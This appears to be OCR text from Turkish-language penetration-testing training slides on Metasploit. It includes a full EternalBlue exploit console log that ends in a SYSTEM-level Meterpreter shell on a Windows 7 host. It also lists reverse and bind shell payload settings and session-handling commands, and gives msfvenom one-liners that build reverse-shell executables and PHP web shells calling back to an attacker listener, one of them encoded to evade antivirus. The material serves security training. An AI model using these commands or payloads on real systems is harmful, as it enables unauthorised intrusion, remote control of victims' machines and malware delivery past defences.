
```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.127:8443
[*] 192.168.1.47:445 - Connecting to target for exploitation.
[+] 192.168.1.47:445 - Connection established for exploitation.
[+] 192.168.1.47:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.47:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.47:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.47:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.47:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.47:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.47:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.47:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.47:445 - Starting non-paged pool grooming
[+] 192.168.1.47:445 - Sending SMBv2 buffers
[+] 192.168.1.47:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.47:445 - Sending final SMBv2 buffers.
[*] 192.168.1.47:445 - Sending last fragment of exploit packet!
[*] 192.168.1.47:445 - Receiving response from exploit packet
[+] 192.168.1.47:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.47:445 - Sending egg to corrupted connection.
[*] 192.168.1.47:445 - Triggering free of corrupted buffer.
[*] https://192.168.1.127:8443 handling request from 192.168.1.47; (UUID: oh7umfcg) Staging x64 payload (206937 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.127:8443 -> 192.168.1.47:49166) at 2018-02-01 19:08:57 -0700
[+] 192.168.1.47:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.47:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.47:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN7BOX
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Payload Örnekleri


- set PAYLOAD windows/meterpreter/reverse_http
- set PAYLOAD windows/shell/bind_tcp
- set PAYLOAD linux/x86/meterpreter/reverse_https
- set PAYLOAD php/meterpreter/bind_tcp
- set PAYLOAD java/meterpreter/bind_tcp
- set PAYLOAD /windows/vncinject/reverse_tcp

Reverse/Bind Shell

Reverse TCP Connection



Bind TCP Connection



Session Yönetimi


- exploit/multi/handler
  - Dinleyici olarak kullanabilirsiniz.
  - Dinleyicinin birden fazla hedeften bağlantı alabilmesi için jobs olarak çalıştırabilirsiniz.
  - jobs görevi için:
    - exploit –j
    - jobs komutu ile listeleme yapabilirsiniz.

Session Yönetimi

- sessions komutu ile elde edilmiş tüm oturumları kontrol edebilirsiniz.
  - sessions –l : listeleme
  - session –i 1 : 1. session ile etkileşime geç
  - sessions –K : tüm sessionları bitir
  - sessions –u : oturumu meterpreter oturumuna yükselt
- kill : sessionı öldürmek için kullanılır.
- background : sessionı arka plana alır ve metasploit konsola geri döner.

Exploit Arama

- **Searchsploit**



Msfvenom nedir?

- Hedef sistemde doğrudan atak yapılabilecek bir zafiyet olmayabilir.
- Bu durumda farklı yollar ile sisteme sızmayı denemek gerekebilir.
- Örneğin yaratılacak bir zararlı exe nin bir şekilde sisteme yüklemesi başarılı olur ve bu zararlı dosya çalıştırılabilirse sistem ele geçirilebilir.
- Veya file upload zafiyeti yakaladığınız bir web uygulamasına php ile yazılmış zararlı shell yüklemek ve bu zararlı ile birlikte bir metasploit üzerine terminal bağlantısı almak isteyebilirsiniz.
- İşte burada devreye msfvenom giriyor!


Msfvenom Kullanımı

- Msfvenom temel kullanım komutları
  - msfvenom -h
  - msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.10.10 lport=1337-f exe > shell.exe
  - msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.10.10. lport=4444 -f raw > exp.php
  - msfvenom - p windows/meterpreter/reverse_tcp lhost=172.16.10.10 lport=4444 -f war -a x86


Msfvenom AV Atlatma - Uygulamalar

- msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.10.10 lport=1337 -e x86/shikata_ga_nai -i 15 -f exe -o shell.exe

Msfvenom Yardım




Msfvenom PHP Payload İçeriği




Metasploit Ek Plugin Yükleme

- https://github.com/darkoperator/Metasploit-Plugins



Metasploit Özellik Ekleme

- Dosyalar manuel olarak ~/.msf4/plugin/ altına yüklenir.




Armitage Kullanımı

- Metasploit Framework GUI
- Çok daha hızlı aksiyon almak için kullanılıyor
- Arayüzü sayesinde kullanımı console uygulamasına göre biraz daha kolay

